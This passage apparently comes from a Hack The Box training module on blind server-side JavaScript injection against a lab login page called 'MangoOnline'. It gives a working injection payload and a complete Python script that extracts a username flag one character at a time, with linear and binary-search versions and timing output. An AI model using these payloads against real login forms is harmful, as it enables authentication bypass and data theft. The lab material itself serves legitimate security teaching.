      MangoOnline
    </title>
    <link href="
    https://cdn.jsdelivr.net/npm/bootstrap@5.2.2/dist/css/bootstrap.min.
    css" rel="stylesheet" integrity="
    sha384-Zenh87qX5JnK2Jl0vWa8Ck2rdkQ2Bzep5IDxbcnCeuOxjzrPF/et3URy9Bv1W
    TRi" crossorigin="anonymous">
    <style>
      body{
        background:#ddd;
      }
      </style>
    </head>
    <body>
      <div class="container">

        <div class="row mt-5">
          <div class="col-md-4 offset-md-4">
            Logged in as <b>
              " || (this.username.match('^H.*')) || ""==".
            </b>
             Nothing to see here.<br>
            <a href="/index.php">
              &larr; Go back
            </a>
          </div>
        </div>
      </div>
    </body>
  </html>
```

By continuing these steps, we can dump the entire username.

Automating Server-Side JavaScript Injection

Developing the Script

In the previous section, you should've managed to extract the first five characters of the target's username (`HTB{?`). To save us the effort of sending hundreds of requests for the rest, we will write another Python script to dump the username via (blind) SSJI.

First, we will define the `oracle` function and required imports. In the previous section, we used the payload `" || true || ""=="` , because `true` is known to evaluate as `true` (obviously). In this function, we replace `true` with an arbitrary expression we want the server to assess. If it returns `true` , we will be logged in, and the function will return true (detects `"Logged in as"` in `r.text`), and if the express returns `false` we won't be logged in, so the function will return `false` .

We've already established that the password does not matter, so we can set it to a constant 'x'.

Code: python

```python
import requests
from urllib.parse import quote_plus

# Oracle (answers True or False)
num_req = 0
def oracle(r):
    global num_req
    num_req += 1
    r = requests.post(
        "http://127.0.0.1/index.php",
        headers={"Content-Type":"application/x-www-form-urlencoded"},
        data="username=%s&password=x" % (quote_plus('" || (' + r + ') ||
""=="'))
    )
    return "Logged in as" in r.text
```

With the oracle function defined, we can test that it is working correctly with the following two `assert` statements:

Code: python

```python
# Ensure the oracle is working correctly
assert (oracle('false') == False)
assert (oracle('true') == True)
```

Now that that's all ready, we can proceed to dump the username similarly to the script from the `Automating Blind Data Extraction` section. Note that for this section, the alphabet is not restricted to `0-9a-f`, but rather all printable ASCII characters (`32-127`).

Code: python

```python
# Dump the username ('regular' search)
num_req = 0 # Set the request counter to 0
username = "HTB{" # Known beginning of username
i = 4 # Set i to 4 to skip the first 4 chars (HTB{)
while username[-1] != "}": # Repeat until we dump '}' (known end of
username)
    for c in range(32, 127): # Loop through all printable ASCII chars
        if oracle('this.username.startsWith("HTB{") &&
this.username.charCodeAt(%d) == %d' % (i, c)):
            username += chr(c) # Append current char to the username if it
expression evaluates as True
            break # And break the loop
    i += 1 # Increment the index counter
```

```python
assert (oracle('this.username == `%s`' % username) == True) # Verify the username
print("---- Regular search ----")
print("Username: %s" % username)
print("Requests: %d" % num_req)
```

The specific query we are using is templated like `this.username.startsWith("HTB{") && this.username.charCodeAt(i) == c`. The first part ensures we are targeting the username we want (assumes there is only one username that starts with `'HTB{'`), and the second part checks if the ASCII value of the character in the string at index `i` equals whatever value we are on in the loop (`c`).

At this point, we can run the script, and the username should be dumped successfully.

mayala@htb[/htb] `$ time python3 mangoonline-exploit.py ---- Regular search ---- Flag: HTB{...SNIP...} Requests: 1678 real 2m40.351s user 0m2.626s sys 0m0.407s`

Note: Due to the large number of requests this script requires, it may fail when testing it against the live target. The optimized version below should not have any issues.

Optimizing the Script

Although this script works, it is very inefficient. In the case of dumping a username that is only a couple dozen characters long, this isn't a big deal, but if we were trying to exfiltrate larger amounts of data, it could matter.

If you are familiar with popular searching algorithms, you may know of the binary search algorithm. The basic idea of a binary search is that we split the search area in half repeatedly until we find whatever it is we are looking for. In this case, we are looking for the `ASCII value of the character at index 'i'`, and the search area is `32-127`.

The binary search algorithm runs in `O(log_2(N))` time in both the worst case, which is just a fancy way of saying it takes `log_2(N)` iterations to complete in the worst case. In this case, that means if we were to implement a binary search, it would take `7 iterations` to find our target value in the worst case, which is much better than the worst case of `95 iterations`, which we currently have. Simply put, this algorithm will save a lot of time and reduce the number of requests. If you are interested in understanding the technicalities, I recommend checking out this article on time complexity.

Although the algorithm may sound hard, it is straightforward to implement - only taking a few more lines of code than our original search:

Code: python

```python
# Dump the username (binary search)
num_req = 0 # Reset the request counter
username = "HTB{" # Known beginning of username
i = 4 # Skip the first 4 characters (HTB{)
while username[-1] != "}": # Repeat until we meet '}' aka end of username
    low = 32 # Set low value of search area (' ')
    high = 127 # Set high value of search area ('~')
    mid = 0
    while low <= high:
        mid = (high + low) // 2 # Caluclate the midpoint of the search area
        if oracle('this.username.startsWith("HTB{") &&
this.username.charCodeAt(%d) > %d' % (i, mid)):
            low = mid + 1 # If ASCII value of username at index 'i' <
midpoint, increase the lower boundary and repeat
        elif oracle('this.username.startsWith("HTB{") &&
this.username.charCodeAt(%d) < %d' % (i, mid)):
            high = mid - 1 # If ASCII value of username at index 'i' >
midpoint, decrease the upper boundary and repeat
        else:
            username += chr(mid) # If ASCII value is neither higher or lower
than the midpoint we found the target value
            break # Break out of the loop
    i += 1 # Increment the index counter (start work on the next character)
assert (oracle('this.username == `%s`' % username) == True)
print("---- Binary search ----")
print("Username: %s" % username)
print("Requests: %d" % num_req)
```

Running the modified script results in a reduction from `1678` requests to only `286`, and in terms of time from `2 minutes and 40 seconds` to `24 seconds`! This doesn't make a huge difference when dumping small strings of data like a username, but if we wanted to extract more data you can probably imagine how much time this would save.

mayala@htb[/htb] `$ time python3 mangoonline-exploit.py ---- Binary search ---- Username: HTB{...SNIP...} Requests: 286 real 0m24.186s user 0m0.410s sys 0m0.044s`

The finished script

The complete script, including both algorithms, looks like this:

Code: python

```python
#!/usr/bin/python3

import requests
from urllib.parse import quote_plus

# Oracle (answers True or False)
num_req = 0
def oracle(r):
    global num_req
    num_req += 1
    r = requests.post(
        "http://127.0.0.1/index.php",
        headers={"Content-Type":"application/x-www-form-urlencoded"},
        data="username=%s&password=x" % (quote_plus('" || (' + r + ') ||
""=="'))
    )
    return "Logged in as" in r.text

# Ensure the oracle is working correctly
assert (oracle('false') == False)
assert (oracle('true') == True)

# Dump the username ('regular' search)
num_req = 0 # Set the request counter to 0
username = "HTB{" # Known beginning of username
i = 4 # Set i to 4 to skip the first 4 chars (HTB{)
while username[-1] != "}": # Repeat until we dump '}' (known end of
username)
    for c in range(32, 128): # Loop through all printable ASCII chars
        if oracle('this.username.startsWith("HTB{") &&
this.username.charCodeAt(%d) == %d' % (i, c)):
            username += chr(c) # Append current char to the username if it
expression evaluates as True
            break # And break the loop
    i += 1 # Increment the index counter
assert (oracle('this.username == `%s`' % username) == True) # Verify the
username
print("---- Regular search ----")
print("Username: %s" % username)
print("Requests: %d" % num_req)
print()

# Dump the username (binary search)
num_req = 0 # Reset the request counter
username = "HTB{" # Known beginning of username
i = 4 # Skip the first 4 characters (HTB{)
```

```python
while username[-1] != "}": # Repeat until we meet '}' aka end of username
    low = 32 # Set low value of search area (' ')
    high = 127 # Set high value of search area ('~')
    mid = 0
    while low <= high:
        mid = (high + low) // 2 # Caluclate the midpoint of the search area
        if oracle('this.username.startsWith("HTB{") &&
this.username.charCodeAt(%d) > %d' % (i, mid)):
            low = mid + 1 # If ASCII value of username at index 'i' <
midpoint, increase the lower boundary and repeat
        elif oracle('this.username.startsWith("HTB{") &&
this.username.charCodeAt(%d) < %d' % (i, mid)):
            high = mid - 1 # If ASCII value of username at index 'i' >
midpoint, decrease the upper boundary and repeat
        else:
            username += chr(mid) # If ASCII value is neither higher or lower
than the midpoint we found the target value
            break # Break out of the loop
    i += 1 # Increment the index counter (start work on the next character)
assert (oracle('this.username == `%s`' % username) == True)
print("---- Binary search ----")
print("Username: %s" % username)
print("Requests: %d" % num_req)
```